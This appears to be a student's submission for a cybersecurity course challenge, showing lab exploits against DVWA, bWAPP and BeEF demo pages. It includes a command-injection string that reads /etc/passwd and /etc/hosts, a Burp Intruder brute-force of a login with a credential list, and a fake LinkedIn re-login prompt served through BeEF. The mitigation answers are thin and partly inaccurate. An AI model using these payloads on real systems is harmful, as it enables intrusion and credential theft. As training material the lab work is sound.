



Cybersecurity

Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:


```

sysadmin@UbuntuDesktop:~$ ping 8.8.8.8 && cat ../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=54.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=120 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=19.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=116 time=23.1 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=116 time=98.9 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=116 time=17.5 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=116 time=64.6 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=116 time=17.8 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=116 time=17.7 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=116 time=76.8 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=116 time=53.2 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=116 time=23.5 ms
^C
--- 8.8.8.8 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12050ms
rtt min/avg/max/mdev = 17.565/46.746/120.559/33.540 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
uuidd:x:105:111:./run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
n

```

Vulnerability: Command Injection

Not secure | 192.168.13.25/vulnerabilities/exec/#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=115 time=22.308 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=58.612 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=19.498 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=18.643 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 18.643/29.765/58.612/16.710 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```


More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled

```
sysadmin@UbuntuDesktop:~$ ping 8.8.8.8 && cat ../../../../etc/hosts
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=16.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=17.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=23.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=20.5 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=116 time=18.3 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=116 time=21.4 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=116 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=116 time=14.4 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7014ms
rtt min/avg/max/mdev = 14.412/19.327/23.665/2.889 ms
127.0.0.1    localhost
127.0.1.1    UbuntuDesktop
13.82.28.61  acmetradesecrets.com
31.13.80.36  acmefacebookportal.com
52.202.62.206 www.acmetradesecrets.com

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```



Write two or three sentences outlining mitigation strategies for this vulnerability:

Lower the number of people who have access to the database and make the locations more secure. Use apis wherever it may be possible.

Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:

Burp	Project	Intruder	Repeater	Window	Help
Repeater	Sequencer	Decoder	Comparer	Logger	Extender
Dashboard		Target	Project options		User options
1 x	2 x	...	Proxy	Intruder	
Target	Positions	Payloads	Resource Pool	Options	



Payload Positions

[Start attack](#)

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
1 POST /ba_insecure_login_1.php HTTP/1.1
2 Host: 192.168.13.35
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 48
9 Connection: close
10 Referer: http://192.168.13.35/ba_insecure_login_1.php
11 Cookie: PHPSESSID=6qk327baioj8ioe6p70ff6bvt1; security_level=0
12 Upgrade-Insecure-Requests: 1
13
14 login=$test-user$&password=$test-passwd$&form=submit
```

[Add \\$](#)[Clear \\$](#)[Auto \\$](#)[Refresh](#)

0 matches

[Clear](#)

2 payload positions

Length: 580

1 x2 x...

TargetPositionsPayloadsResource PoolOptions

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:2Payload count:10

Payload type:Simple listRequest count:100

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

PasteLoad ...RemoveClear

Up, up and away!

Avengers Assemble

Cowabunga!

Here I come to Save the Day

With great power comes great responsibility

You wouldn't like me when I'm angry

Courage is immortal

I am Iron Man

His Past. Our future

Change is coming

Add

Enter a new item

Add from list ... [Pro version only]

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

AddEditRemoveUpDown

EnabledRule

?

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters:~!@<?+&*;"'{}^`

Start attack

2. Intruder attack of 192.168.13.35 - Temporary attack - Not saved to project file

Request	Target	Positions	Payloads	Resource Pool	Options
Request			Payload 1	Payload 2	Status
53	spiderman		You woudh[] like me when Cm _	200	11801
54	jerryjones		You woudh[] like me when Cm _	200	11801
55	tonystark		You woudh[] like me when Cm _	200	11801
56	tntom		You woudh[] like me when Cm _	200	11801
57	peterparker		You woudh[] like me when Cm _	200	11801
58	clarkkent		You woudh[] like me when Cm _	200	11801
59	michaelsmith		You woudh[] like me when Cm _	200	11801
60	henryhacker		You woudh[] like me when Cm _	200	11801
61	superman		Courage is immortal	200	11801
62	lokiand		Courage is immortal	200	11801
63	spiderman		Courage is immortal	200	11801
64	jerryjones		Courage is immortal	200	11801
65	tonystark		Courage is immortal	200	11801
66	tntom		Courage is immortal	200	11801
67	peterparker		Courage is immortal	200	11801
68	clarkkent		Courage is immortal	200	11801
69	michaelsmith		Courage is immortal	200	11801
70	henryhacker		Courage is immortal	200	11801
71	superman		I am kon Man	200	11801
72	lokiand		I am kon Man	200	11801
73	spiderman		I am kon Man	200	11801
74	jerryjones		I am kon Man	200	11801
75	tonystark		I am kon Man	200	11827
76	tntom		I am kon Man	200	11801
77	peterparker		I am kon Man	200	11801
78	clarkkent		I am kon Man	200	11801

Filter: Showing all items

Request Response

Raw Hex Render [X] []

```

</label>
<font color="white">
I am Iron Man
</font>
<br />
<input type="password" id="password" name="password" size="20" />
</p>
<button type="submit" name="fora" value="submit">
Login
</button>
</form>
</br>
<font color="green">
Successful login! You really are Iron Man :)
</font>
</div>
<div id="side">
<a href="http://itsecgames.blogspot.com" target="blank_" class="button">
0 matches

```

Write two or three sentences outlining mitigation strategies for this vulnerability:

They need to set GPOS to lock account after a failed number of attempts. They need a scanner to see if theres been brute force attempts.

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



THE BROWSER EXPLOITATION FRAMEWORK PROJECT

You should be hooked into BeEF.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Sleashdot](#)

Have

You can

Session Timed Out

LinkedIn

Your session has timed out due to inactivity.
Please re-enter your username and password to login.

Email:

Password:

Sign In

Additional plugins are required to display all the media on this page.

Install Missing Plugins...



THE BROWSER EXPLOITATION FRAMEWORK PROJECT

You should be hooked into BeEF.


Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Sleashdot](#)

Have a go at the event logger. Insert your secret here:

You can also load up a more [advanced demo page](#).



Write two or three sentences outlining mitigation strategies for this vulnerability:

Keep systems up to date. Change passwords frequently. And train for phishing scams